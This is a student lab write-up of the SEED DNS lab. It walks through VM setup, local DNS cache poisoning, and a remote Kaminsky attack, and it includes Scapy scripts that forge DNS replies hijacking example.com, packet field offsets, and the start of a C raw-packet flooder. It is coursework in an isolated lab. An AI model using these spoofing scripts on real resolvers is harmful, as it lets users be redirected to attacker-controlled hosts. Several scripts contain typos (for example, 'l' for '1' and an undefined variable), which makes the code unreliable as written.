Network Setup:

Name	Role	IP Address	MAC Address
SEEDUbuntu	Attacker	10.0.2.7	08:00:27:b7:ba:af
SEEDUbuntu1	Local DNS Server	10.0.2.8	08:00:27:cd:2d:fd
SEEDUbuntu2	User Machine	10.0.2.10	08:00:27:98:60:5e

Part 1: Lab Setup

Task 1: Configure the User VM

On the user machine 10.0.2.10, we need to use 10.0.2.8 as the local DNS server. In order to overcome the issue of DHCP configuration replacing /etc/resolv.conf file content, we enter the nameserver in /etc/resolv.conf/resolv.conf.d/head file, that is prepended to the dynamically generated resolver configuration file. After making the change, we run sudo resolvconf -u for the change to take effect:

```
[02/29/20]seed@VM:.../resolv.conf.d$ cd /etc/resolvconf/resolv.conf.d [02/29/20]seed@VM:.../resolv.conf.d$ ls base head [02/29/20]seed@VM:.../resolv.conf.d$ cat head [02/29/20]seed@VM:.../resolv.conf.d$ cat head # Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8) # DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN nameserver 10.0.2.8 [02/29/20]seed@VM:.../resolv.conf.d$ sudo resolvconf -u [02/29/20]seed@VM:.../resolv.conf.d$
```

```
[02/29/20]seed@VM:.../resolv.conf.d$ dig facebook.com
  <>> DiG 9.10.3-P4-Ubuntu <>> facebook.com
 ; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 6070
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 4, ADDITIONAL: 9
:: OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;facebook.com. IN
                                                  Α
;; ANSWER SECTION: facebook.com.
                              300
                                        IN
                                                             31.13.71.36
;; AUTHORITY SECTION: facebook.com.
                              172800 IN
                                                  NS
                                                             d.ns.facebook.com.
facebook.com.
                              172800
                                                             a.ns.facebook.com.
facebook.com.
                              172800
                                        IN
                                                  NS
                                                             b.ns.facebook.com.
                                                  NS
                                                             c.ns.facebook.com.
facebook.com.
                              172800 IN
;; ADDITIONAL SECTION:
a.ns.facebook.com.
                              172800 IN
                                                             69.171.239.12
                                                  A
AAAA
                                                             2a03:2880:fffe:c:face:b00c:0:35
69.171.255.12
                              172800
172800
172800
172800
a.ns.facebook.com.
b.ns.facebook.com.
                                        IN
IN
IN
IN
b.ns.facebook.com.
                                                             2a03:2880:ffff:c:face:b00c:0:35
                                                  AAAA
c.ns.facebook.com.
                                                             185.89.218.12
                              172800
                                                  AAAA
                                                             2a03:2880:f1fc:c:face:b00c:0:35
c.ns.facebook.com.
                              172800
                                        IN
                                                             185.89.219.12
d.ns.facebook.com.
                                                             2a03:2880:f1fd:c:face:b00c:0:35
 l.ns.facebook.com.
                              172800
;; Query time: 178 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
;; WHEN: Sat Feb 29 16:39:41 EST 2020
;; MSG SIZE rcvd: 300
[02/29/20]seed@VM:.../resolv.conf.d$
```

Now in order to verify that the DNS server for the user machine is configured to be our server, we use the dig command and look if the response is generated from the configured DNS server. In the above screenshot, we see that the SERVER in the last third line has the IP address of the local DNS server configured by us. Hence, we have successfully configured the user machine to use our configured DNS server.

Task 2: Configure the Local DNS Server (the Server VM)

We ignore the first step since there is no example.com zone configured on the server.

Step 2: Set up a forward zone.

We add the following zone entry to the /etc/bind/named.conf file. This entry indicates that for all queries of the Jakhotia.com domain on the Local DNS (10.0.2.8), forward the queries to 10.0.2.7. Therefore, with this entry, the local DNS server will not try to find the IP address of Jakhotia.com's nameserver as it already has the IP address, hence allowing us to use the domain Jakhotia.com without hosting it on the internet.

```
🛛 🖨 🖨 Terminal
[02/29/20]seed@VM:.../bind$ sudo gedit named.conf
(qedit:2895): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedeskto
p.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided
by any .service files
** (gedit:2895): WARNING **: Set document metadata failed: Setting attribute met
adata::gedit-spell-enabled not supported
** (gedit:2895): WARNING **: Set document metadata failed: Setting attribute met
adata::gedit-encoding not supported
** (gedit:2895): WARNING **: Set document metadata failed: Setting attribute met
adata::gedit-position not supported
[02/29/20]seed@VM:.../bind$ cat named.conf
// This is the primary configuration file for the BIND DNS server named.
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
// If you are just adding zones, please do that in /etc/bind/named.conf.local
include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
zone "Jakhotia.com" {
        type forward;
        forwarders {
                10.0.2.7;
        };
```

Step 3: Configure a few options.

We confirm the already made configurations – to disable DNSSEC, use 33333 port for sending out queries, and dumping the cache to a desired file on our local DNS.

```
🔊 🖨 🖨 Terminal
[02/29/20]seed@VM:.../bind$ cat named.conf.options
options {
       directory "/var/cache/bind";
       // If there is a firewall between you and nameservers you want
       // to talk to, you may need to fix the firewall to allow multiple
       // ports to talk. See http://www.kb.cert.org/vuls/id/800113
       // If your ISP provided one or more IP addresses for stable
       // nameservers, you probably want to use them as forwarders.
// Uncomment the following block, and insert the addresses replacing
       // the all-0's placeholder.
       // forwarders {
       //
// };
              0.0.0.0;
       // If BIND logs error messages about the root key being expired,
       // you will need to update your keys. See https://www.isc.org/bind-keys
       // dnssec-validation auto;
       dnssec-enable no;
       dump-file "/var/cache/bind/dump.db";
       auth-nxdomain no; # conform to RFC1035
       query-source port
                                    33333;
       listen-on-v6 { any; };
[02/29/20]seed@VM:.../bind$
```

We restart the DNS server using the following command: sudo service bind9 restart

Task 3: Configure the Attacker VM

The above screenshot indicates that we have the desired zone files in the /etc/bind folder. The below screenshot displays two zone files – Jakhotia.com.zone and example.com.zone and also the modified named.conf file to host the zones on the Attacker machine.

```
/etc/bind/named.conf - Sublime Text (UNREGISTERED)
$TTL 3D
                                                                                                        \ensuremath{/\!/} This is the primary configuration file for the BIND DNS server named.
                    ///
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the 
// structure of BIND configuration files in Debian, *BEFORE*
                    2H
4W
1D)
                                                                                                        // this configuration file.
          IN
                    NS
                           ns.Jakhotia.com
                                                                                                        /// If you are just adding zones, please do that in /etc/bind/
named.conf.local
                                                                                                        include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
                                                                                                        zone "Jakhotia.com" {
                                                                                                             type master;
file "/etc/bind/Jakhotia.com.zone";
  example.com.zone
$TTL 3D
@
                                                                                                        zone "example.com" {
   type master;
   file "/etc/bind/example.com.zone";
                    IN
                    NS
                            ns.Jakhotia.com
```

After saving these changes, we restart the server.

Task 4: Testing the Setup

Now, we test our setup so that the User VM can reach the ns.Jakhotia.com Name server and also the example.com hosted on the attacker VM.

Get the IP address of ns.Jakhotia.com.

We run the dig command on the user machine to find the IP address of ns.Jakhotia.com:

```
🔊 🖨 📵 Terminal
[02/29/20]seed@VM:/$ dig ns.Jakhotia.com
  <<>> DiG 9.10.3-P4-Ubuntu <<>> ns.Jakhotia.com
  global options: +cmd
   Got answer:
  ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56083 flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
  EDNS: version: 0, flags:; udp: 4096
:: QUESTION SECTION:
;ns.Jakhotia.com.
                                    IN
                                             Α
;; ANSWER SECTION:
ns.Jakhotia.com.
                           259200
                                    IN
                                                      10.0.2.7
;; Query time: 8 msec
  SERVER: 10.0.2.8#53(10.0.2.8)
   WHEN: Sat Feb 29 17:29:22 EST 2020
   MSG SIZE rcvd: 60
```

When we run the above command, we see that the local DNS server (10.0.2.8) forwards the request to the Attacker VM (10.0.2.7) due to the forward zone entry added at the local DNS server's configuration file. The following Wireshark trace show the same and we see that the local DNS server send the DNS reply to the user machine with the IP address configured in the Attacker machine's zone file.

```
1 2020-02-29 17:29:22.5807258... 10.0.2.10
                                                                                                                                       86 Standard guery 0xdb13 A ns.Jakhotia.com OPT
                                                                                       10.0.2.8
                                                                                                                      DNS
         2 2020-02-29 17:29:22.5839501... PcsCompu_cd:2d:fd
3 2020-02-29 17:29:22.5844863... PcsCompu_b7:ba:af
                                                                                                                                      60 Who has 10.0.2.7? Tell 10.0.2.8
60 10.0.2.7 is at 08:00:27:b7:ba:af
                                                                                                                      ARP
                                                                                       PcsCompu_cd:2d:fd
                                                                                                                      ARP
         4 2020-02-29 17:29:22.5850673... 10.0.2.8 5 2020-02-29 17:29:22.5857599... 10.0.2.7
                                                                                      10.0.2.7
                                                                                                                                    86 Standard query 0xcd94 A ns.Jakhotia.com OPT
102 Standard query response 0xcd94 A ns.Jakhoti...
                                                                                                                      DNS
                                                                                                                      DNS
                                                                                                                                      70 Standard query 0xcf56 NS <Root> OPT
89 Standard query 0xcf56 NS <Root> OPT
89 Standard query 0x641c AAAA E.ROOT-SERVERS.N...
89 Standard query 0x07ee AAAA G.ROOT-SERVERS.N...
         6 2020-02-29 17:29:22.5868263... 10.0.2.8 7 2020-02-29 17:29:22.5884282... 10.0.2.8
                                                                                      192.33.4.12
192.33.4.12
                                                                                                                      DNS
                                                                                                                      DNS
         8 2020-02-29 17:29:22.5884441... 10.0.2.8
                                                                                      192.33.4.12
                                                                                                                      DNS
         9 2020-02-29 17:29:22.5890086... 10.0.2.8
                                                                                     10.0.2.10
                                                                                                                 DNS 102 Standard query response 0xdb13 A ns.Jakhoti...
▶ Ethernet II, Src: PcsCompu_cd:2d:fd (08:00:27:cd:2d:fd), Dst: PcsCompu_98:60:5e (08:00:27:98:60:5e)
➤ Internet Protocol Version 4, Src: 10.0.2.8, Dst: 10.0.2.10
➤ User Datagram Protocol, Src Port: 53, Dst Port: 43059
▼ Domain Name System (response)
     [Request In: 1]
[Time: 0.008282798 seconds]
      Transaction ID: 0xdb13
   ▶ Flags: 0x8180 Standard query response, No error
     Ouestions: 1
     Answer RRs: 1
Authority RRs: 0
     Additional RRs: 1
   ▼ Queries
       ▶ ns.Jakhotia.com: type A, class IN
      ▼ ns.Jakhotia.com: type A. class IN. addr 10.0.2.7
            Name: ns.Jakhotia.com
Type: A (Host Address) (1)
            Class: IN (0x0001)
Time to live: 259200
           Data length: 4
Address: 10.0.2.7
   ▶ Additional records
```

Get the IP address of www.example.com.

We run the following command and see that the response is from the domain's official nameserver:

```
Terminal
[02/29/20]seed@VM:/$ dig www.example.com
 <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
 ; global options: +cmd
 ; Got answer:
  ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 24094 flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5
;; OPT PSEUDOSECTION:
 EDNS: version: 0, flags:; udp: 4096
; QUESTION SECTION:
                                   TN
;www.example.com.
                                            Α
;; ANSWER SECTION:
 ww.example.com.
                          86400
                                   IN
                                                     93.184.216.34
;; AUTHORITY SECTION:
example.com.
                          172800
                                   IN
                                            NS
                                                     a.iana-servers.net.
example.com.
                                                     b.iana-servers.net.
;; ADDITIONAL SECTION:
                          172800
                                   IN
                                                     199.43.135.53
a.iana-servers.net.
a.iana-servers.net.
                          1800
                                   IN
                                            AAAA
                                                     2001:500:8f::53
                                                     199.43.133.53
b.iana-servers.net.
                          1800
                                   IN
                                            AAAA
b.iana-servers.net.
                          172800 IN
                                                     2001:500:8d::53
 ; Query time: 595 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
;; WHEN: Sat Feb 29 17:37:54 EST 2020
; MSG SIZE rcvd: 196
 02/29/20]seed@VM:/$
```

We send the query directly to ns.Jakhotia.com and see that the response is indeed the one we have configured on the attacker machine:

```
■ ■ Terminal
[02/29/20]seed@VM:/$ dig @ns.Jakhotia.com www.example.com
  <<>> DiG 9.10.3-P4-Ubuntu <<>> @ns.Jakhotia.com www.example.com
 (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43014
  flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.
                                IN
                                        Α
;; ANSWER SECTION:
www.example.com.
                        259200 IN
                                                1.2.3.5
;; AUTHORITY SECTION:
example.com.
                        259200 IN
                                        NS
                                                ns.Jakhotia.com.
;; ADDITIONAL SECTION:
ns.Jakhotia.com.
                        259200 IN
                                                10.0.2.7
;; Query time: 1 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
  WHEN: Sat Feb 29 17:38:40 EST 2020
  MSG SIZE rcvd: 102
[02/29/20]seed@VM:/$
```

Part 2: Local DNS Attack

We conduct the DNS cache poisoning attack to completely hijack the example.com domain using the following program:

In the above program, we sniff the traffic coming out of the local DNS server and going to either the root, .com or example.com name servers (destination port 53 – DNS port) or any other domain server. If the sniffed packet is a DNS packet with a query for www.example.com, we spoof a DNS response with the answer and authority section. The answer section has the query domain name and a random IP address. The authority section consists of an entry that makes ns.Jakhotia.com as the name server of example.com. So, if the attack is successful, the queries originating for the example.com will be redirected to the ns.Jakhotia.com name server instead of going to the original nameserver hosting example.com because of having this entry in the DNS cache.

The following on the User machine indicates that the attack is indeed successful, and the entire domain has been hijacked. We first run the above program on the Attacker machine and then run the first command. Due to our program sniffing for packets going to the outside DNS server, it generates a response to this DNS request, and we see that the sections – answer and authority matches with the spoofed packet. To check if the entire domain is infected, we then look for xyz.example.com and if the response is the same, it means that the entire domain is infected.

```
🔊 🖨 🖨 Terminal
[03/04/20]seed@VM:~$ dig www.example.com
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
:: Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 63431
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.
                                IN
                                        Α
;; ANSWER SECTION:
www.example.com.
                        259200
                                TN
                                                 1.2.3.4
;; AUTHORITY SECTION:
example.com.
                        259200 IN
                                        NS
                                                ns.Jakhotia.com.
;; Query time: 22 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
;; WHEN: Wed Mar 04 19:23:00 EST 2020
;; MSG SIZE rcvd: 86
[03/04/20]seed@VM:~$ dig xyz.example.com
; <<>> DiG 9.10.3-P4-Ubuntu <<>> xyz.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 24899
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;xyz.example.com.
                                IN
                                        Α
;; ANSWER SECTION:
xyz.example.com.
                        259200 IN
                                                 1.2.3.4
;; AUTHORITY SECTION:
example.com.
                        259177 IN
                                        NS
                                                 ns.Jakhotia.com.
;; ADDITIONAL SECTION:
ns.Jakhotia.com.
                        259200 IN
                                        Α
                                                 10.0.2.7
;; Query time: 89 msec
   SERVÉR: 10.0.2.8#53(10.0.2.8)
  WHEN: Wed Mar 04 19:23:23 EST 2020
  MSG SIZE rcvd: 102
```

As seen above, we are successful in poisoning the DNS cache to hijack the entire domain.

The following indicates the before and after of the cache on the local DNS server. Initially, we had the original DNS nameserver for example.com and then we flush the cache and dump the cache to confirm that we no more have a record for example.com domain in our server. Then we run our attack and again look for the cache, and the following indicates that the cache stores the records spoofed by the attacker.

```
■ ■ Terminal
[03/04/20]seed@VM:~$ more /var/cache/bind/dump.db | grep example
                        86398
                                         a.iana-servers.net.
  mple.com.
                                         20200318152035 20200226221334 5418 example.com.
www.example.com.
                        86398
                                Α
                                        93.184.216.34
                                         20200319232105 20200227181334 5418 example.com.
[03/04/20]seed@VM:~$ sudo rndc flush
[03/04/20]seed@VM:~$ sudo rndc dumpdb -cache
[03/04/20]seed@VM:~$ more /var/cache/bind/dump.db | grep example
[03/04/20]seed@VM:~$ sudo rndc dumpdb -cache
[03/04/20]seed@VM:~$ more /var/cache/bind/dump.db | grep example
                        259195
                               NS
                                         ns.Jakhotia.com.
                        259195
       nple.com.
                                         1.2.3.4
[03/04/20]seed@VM:~$
```

The following Wireshark trace show that the attacker machine sends a spoofed response with the set field to poison the DNS cache for the entire domain:

No.	Time	Source	Destination	Protocol	Length	Info								
	1 2020-03-04 19:22:59.772343268	fe80::4fd4:7bb8:663f:1	ff02::fb	MDNS	180	Standard	query	0x0000	PTR _	ftpt	cp.loca	al, "QM	I" ques	tion
	2 2020-03-04 19:22:59.772728037	10.0.2.7	224.0.0.251	MDNS	160	Standard	query	0x0000	PTR _	ftpt	cp.loca	al, "QM	I" ques	stion
	3 2020-03-04 19:23:00.207634555	10.0.2.10	10.0.2.8	DNS	86	Standard	query	0xf7c7	A www	.examp	le.com	OPT		
re:	4 2020-03-04 19:23:00.208696993	10.0.2.8	192.203.230.10	DNS	86	Standard	query	0x4bd6	A www	.examp	le.com	OPT		
	5 2020-03-04 19:23:00.210046366	10.0.2.8	192.203.230.10	DNS	70	Standard	query	0x018b	NS <f< td=""><td>Root> 0</td><td>PT</td><td></td><td></td><td></td></f<>	Root> 0	PT			
	6 2020-03-04 19:23:00.210759628	10.0.2.8	192.203.230.10	DNS	89	Standard	query	0 x5cc5	AAAA	E.ROOT	-SERVE	RS.NET	OPT	
	7 2020-03-04 19:23:00.211138251	10.0.2.8	192.203.230.10	DNS	89	Standard	query	0x3a33	AAAA	G. ROOT	-SERVE	RS.NET	OPT	
	8 2020-03-04 19:23:00.224383233	PcsCompu_b7:ba:af	Broadcast	ARP	42	Who has 1	10.0.2.	87 Tel	1 10.6	1.2.7				
	9 2020-03-04 19:23:00.225010167	PcsCompu_cd:2d:fd	PcsCompu_b7:ba:af	ARP	60	10.0.2.8	is at	08:00:	27:cd:	2d:fd				
	10 2020-03-04 19:23:00.227886002	192.203.230.10	10.0.2.8	DNS	146	Standard	query	respon	se 0x4	bd6 A	www.exa	ample.d	om A 1	1.2.3
	11 2020-03-04 19:23:00.229563238	10.0.2.8	10.0.2.10	DNS	128	Standard	query	respon	se Oxf	7c7 A	www.exa	ample.d	om A 1	1.2.3
	12 2020-03-04 19:23:00.231979751	RealtekU_12:35:00	Broadcast	ARP	60	Who has 1	10.0.2.	8? Tel	1 10.6	.2.1				
	13 2020-03-04 19:23:00.232044129	PcsCompu cd:2d:fd	RealtekU 12:35:00	ARP	60	10.0.2.8	is at	08:00:	27:cd:	2d:fd				
▶ Et ▶ In ▶ Us	ame 10: 146 bytes on wire (1168 bits) hernet II, Src: PcsCompu_b7:ba:af (08 hternet Protocol Version 4, Src: 192.2 her Datagram Protocol, Src Port: 53, D	:00:27:b7:ba:af), Dst: Pc 03.230.10, Dst: 10.0.2.8			1)									
▶ Et	hernet II, Src: PcsCompu_b7:ba:af (08 sternet Protocol Version 4, Src: 192.2	:00:27:b7:ba:af), Dst: Pc 03.230.10, Dst: 10.0.2.8			1)									
▶ Et ▶ In ▶ Us	chernet II, Src: PcsCompu_b7:ba:af (08 aternet Protocol Version 4, Src: 192.2 ser Datagram Protocol, Src Port: 53, D amain Name System (response)	:00:27:b7:ba:af), Dst: Pc 03.230.10, Dst: 10.0.2.8			1)									
▶ Et ▶ In ▶ Us	chernet II, Src: PcsCompu_b7:ba:af (98 sternet Protocol Version 4, Src: 192.2 ser Datagram Protocol, Src Port: 53, D smain Name System (response) [Request In: 4]	:00:27:b7:ba:af), Dst: Pc 03.230.10, Dst: 10.0.2.8			1)									
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Hence, we are successful in performing Local DNS cache poisoning attack.

Part 3: Remote DNS attack


Task 4: Construct DNS request

In order to complete the attack, we need to trigger the target DNS server to send out DNS queries, so that we have a chance to spoof DNS replies. We write a program to send out DNS query to the local DNS server. The following program constructs a DNS request packet for the www.example.com domain and send it to the local DNS server (10.0.2.8 - 53) from a random IP address and port. This DNS packet has a single query with no other sections and an ID of 0xAAAA. The following is the program:

```
#!/usr/bin/python
from scapy.all import *

IP_packet = IP(dst="10.0.2.8", src="10.0.2.5")
UDP_packet = UDP(dport=53, sport=33333, chksum=0)
Qdsec = DNSQR(qname='www.example.com')
DNSpkt = DNS(id=0xAAAAA, qr=0,qdcount=1,ancount=0, nscount=0, arcount=0, qd=Qdsec)
request = IP_packet/UDP_packet/DNSpkt
send(request)
```

The following Wireshark trace indicates that a DNS request is sent from 10.0.2.5 (random IP) to the local DNS server. The local DNS server accepts this request and sends out corresponding DNS queries, as seen in the following trace:



Hence, we are successful in triggering a DNS request from the local DNS server that will allow us to spoof a DNS reply and poison the DNS cache.

Task 5: Spoof DNS Replies.

In this task, we spoof DNS reply that we generate on the attacker machine to the local DNS server (target DNS server whose DNS cache we want to poison.) This DNS reply is from the target domain (example.com) and hence we use the IP of the legitimate nameserver as the source IP of the spoofed packet. We find the IP address of the legitimate nameserver from our attacker machine using the following command: dig example.com ns +answer. We see that there are 2 nameservers and correspondingly 2 IPv4 addresses. We select any of the IP address and use it as our source IP address. The following program spoofs a DNS reply. The name indicates the domain name queried for i.e. www.example.com. The domain variable indicates the domain we want to affect due to the DNS cache poisoning. We use example.com because we want to affect this domain and use the ns.Jakhotia.com as the name server for this domain. This will make any further inquiries for example.com domain to go to ns.Jakhotia.com nameserver. The destination IP and port are that of the local DNS server.

We run the above program on the attacker's machine:

```
🔞 🖨 🗈 Terminal
  <<>> DiG 9.10.3-P4-Ubuntu <<>> example.com ns +answer
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 13487
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 5
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;example.com.
                                  IN
                                           NS
;; ANSWER SECTION:
                          86400
example.com.
                                  IN
                                                    a.iana-servers.net.
example.com.
                          86400
                                           NS
                                                    b.iana-servers.net.
                                  IN
;; ADDITIONAL SECTION:
a.iana-servers.net.
                          50
                                                    199.43.135.53
                                                    2001:500:8f::53
                          97
                                           AAAA
a.iana-servers.net.
                                  IN
b.iana-servers.net.
                          277
                                  IN
                                                    199.43.133.53
                          347
                                           AAAA
                                                    2001:500:8d::53
b.iana-servers.net.
;; Query time: 21 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Wed Mar 04 23:01:45 EST 2020
;; MSG SIZE rcvd: 176
[03/04/20]seed@VM:~/.../Lab 6$ sudo python3 Task5.py
Sent 1 packets.
[03/04/20]seed@VM:~/.../Lab 6$
```

We see that the packet is sent, and we then check the local DNS server's cache:

```
[03/04/20]seed@VM:~$ sudo rndc flush
[03/04/20]seed@VM:~$ sudo rndc dumpdb -cache
[03/04/20]seed@VM:~$ cat /var/cache/bind/dump.db | grep example
[03/04/20]seed@VM:~$
```

We see that there is no example.com record in the cache. This is because this response was sent without any request from the local DNS server. To demonstrate that the spoofed reply was indeed sent, we look at the Wireshark traffic and it indicates that the packet was sent and is valid. It is important for us to match the Authority section's domain with the zone of the query (Question section), or else it will not be accepted at the receiver front.

```
No.
                                                                  Destination
                                                                                          Protocol Length Info
       1 2020-03-04 23:02:00.2168631... PcsCompu b7:ba:af
                                                                                                      60 Who has 10.0.2.8? Tell 10.0.2.7
                                                                 Broadcast
                                                                                         ARP
       2 2020-03-04 23:02:00.2168797... PcsCompu_cd:2d:fd
                                                                 PcsCompu_b7:ba:af
                                                                                         ARP
                                                                                                       42 10.0.2.8 is at 08:00:27:cd:2d:fd
       3 2020-03-04 23:02:00.2213832... 199.43.135.53
                                                                  10.0.2.8
                                                                                          DNS
                                                                                                     146 Standard query response 0xaaaa A www...
▶ Frame 3: 146 bytes on wire (1168 bits), 146 bytes captured (1168 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_b7:ba:af (08:00:27:b7:ba:af), Dst: PcsCompu_cd:2d:fd (08:00:27:cd:2d:fd)
▶ Internet Protocol Version 4, Src: 199.43.135.53, Dst: 10.0.2.8
▶ User Datagram Protocol, Src Port: 53, Dst Port: 33333
▼ Domain Name System (response)
    Transaction ID: 0xaaaa
  ▶ Flags: 0x8500 Standard query response, No error
    Ouestions: 1
    Answer RRs: 1
    Authority RRs: 1
    Additional RRs: 0
  ▼ Queries
     ▶ www.example.com: type A, class IN
  ▼ Answers
     ▶ www.example.com: type A, class IN, addr 1.2.3.4
  ▼ Authoritative nameservers
     ▶ example.com: type NS, class IN, ns ns.Jakhotia.com
```

Hence, we were successful in sending a DNS response from the attacker machine.

Task 6: Launch the Kaminsky Attack.

Now we perform the Kaminsky attack, and in this attack, we need to send out many spoofed DNS replies, hoping one of them hits the correct transaction number and arrives sooner than the legitimate replies. In consideration of the speed of attack, we use the hybrid approach. We use the Task 4 and Task 5 program to create a DNS request and reply packet template and store it in files.

DNS Request Packet generation program:

```
#!/usr/bin/python
from scapy.all import *

IP_packet = IP(dst="10.0.2.8", src="10.0.2.5|")
UDP_packet = UDP(dport=53, sport=33333, chksum=0)
Qdsec = DNSQR(qname='aaaaa.example.com')
DNSpkt = DNS(id=0xAAAA, qr=0,qdcount=1,ancount=0, nscount=0, qd=Qdsec)
request = IP_packet/UDP_packet/DNSpkt

with open('ip_req.bin','wb') as f:
f.write(bytes(request))
```

DNS Reply packet generation program:

```
#!/usr/bin/python
from scapy.all import *

name = 'aaaaa.example.com'
domain = 'example.com'
ns = 'ns.Jakhotia.com'
Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type='A', rdata='1.2.3.4', ttl=259200)
NSsec = DNSRR(rrname=domain, type='NS', rdata=ns, ttl=259200)
DNSsec = DNSRR(rrname=domain, type='NS', rdata=ns, ttl=259200)

pns = DNS(id=0xAAAAA, aa=l, rd=l, qr=l,qdcount=l, ancount=l, arcount=0, qd=Qdsec, an=Anssec, ns=NSsec)
ip = IP(dst='10.0.2.8', src='1.2.3.4')
udp = UDP(dport=33333, sport=53, chksum=0)
reply = ip/udp/dns

with open('ip_resp.bin', 'wb') as f:
f.write(bytes(reply))
```

We load these templates in the C program, and make small changes to some of the fields, and then

send out the packet. The changes relate to changing the query domain to a random string in the DNS request and DNS response to avoid waiting for the DNS cache to be empty, changing the transaction ID in order to match the transaction ID sent from the local DNS server, changing the IP address of the nameserver of the domain in order to match the nameserver the local DNS server is interacting with.

The following shows the offset in the packet for each of the fields to be changed:

- 12 for the nameserver's IP address: 1.2.3.4 to a valid IP address.
- 41 for Question section's name server: aaaaa to random 5 characters. (on the right bar)
- 64 for Answer section's name server: aaaaa to random 5 characters. (on the right bar)
- 28 for Transaction ID replacement: AAAA 10101010

```
■  Terminal
[03/05/20]seed@VM:~/.../Lab 6$ xxd -b ip_resp.bin
00000006: 00000000 00000000 01000000 00010001 01101010 01010111
                             ..@.jW
...5.5
                             .t....
00000024: 00000000 00000001 00000000 00000000 00000101 01100001
0000002a: 01100001 01100001 01100001 01100001 00000111 01100101
                             aaaa.e
xample
.com..
0000003c: 00000001 00000000 00000001 00000101 01100001 01100001
                             ...aa
00000042: 01100001 01100001 01100001 00000111 01100101 01111000
                             aaa.ex
ample.
com...
00000054: 00000000 00000001 00000000 00000011 11110100
                        10000000
. . . . . .
01110000
                             .examp
le.com
00000078: 01101110 01110011 00001000 01001010 01100001 01101011
                             ns.Jak
hotia.
00000084: 01100011 01101111 01101101 00000000
                             com.
[03/05/20]seed@VM:~/.../Lab 6$
```

The following is the program to perform the entire Kaminsky Attack in C:

```
#include <stdlib.h>
     #include <arpa/inet.h>
    #include <string.h>
    #include <stdio.h>
     #include <unistd.h>
    #include <time.h>
    #define MAX_FILE_SIZE 10000
     /* IP Header */
11
12
     struct ipheader {
13
       unsigned char
                           iph_ihl:4, //IP header length
                     iph_ver:4; //IP version
14
      unsigned char iph_tos; //Type of service
unsigned short int iph_len; //IP Packet length (data + header)
15
16
17
       unsigned short int iph ident; //Identification
       unsigned short int iph flag:3, //Fragmentation flags
   iph offset:13; //Flags offset
```

```
unsigned char iph_ttl; //Time to Live
     unsigned char
                      iph protocol; //Protocol type
     unsigned short int iph_chksum; //IP datagram checksum
22
     struct in addr iph sourceip; //Source IP address
23
24
     struct in addr
                      iph_destip; //Destination IP address
25
26
    void send_raw_packet(char * buffer, int pkt_size);
27
28
    void send dns request(unsigned char * request, int length of request);
29
    void send dns response(unsigned char * response, int length of request);
30
31
    int main()
32
    {
33
     srand(time(NULL));
34
35
      // Load the DNS request packet from file
36
     FILE * f_req = fopen("ip_req.bin", "rb");
37
     if (!f req) {
        perror("Can't open 'ip_req.bin'");
38
39
        exit(1);
40
41
      unsigned char ip_req[MAX_FILE_SIZE];
42
      int n_req = fread(ip_req, 1, MAX_FILE_SIZE, f_req);
43
44
      // Load the first DNS response packet from file
45
      FILE * f_resp = fopen("ip_resp.bin", "rb");
      if (!f_resp) {
46
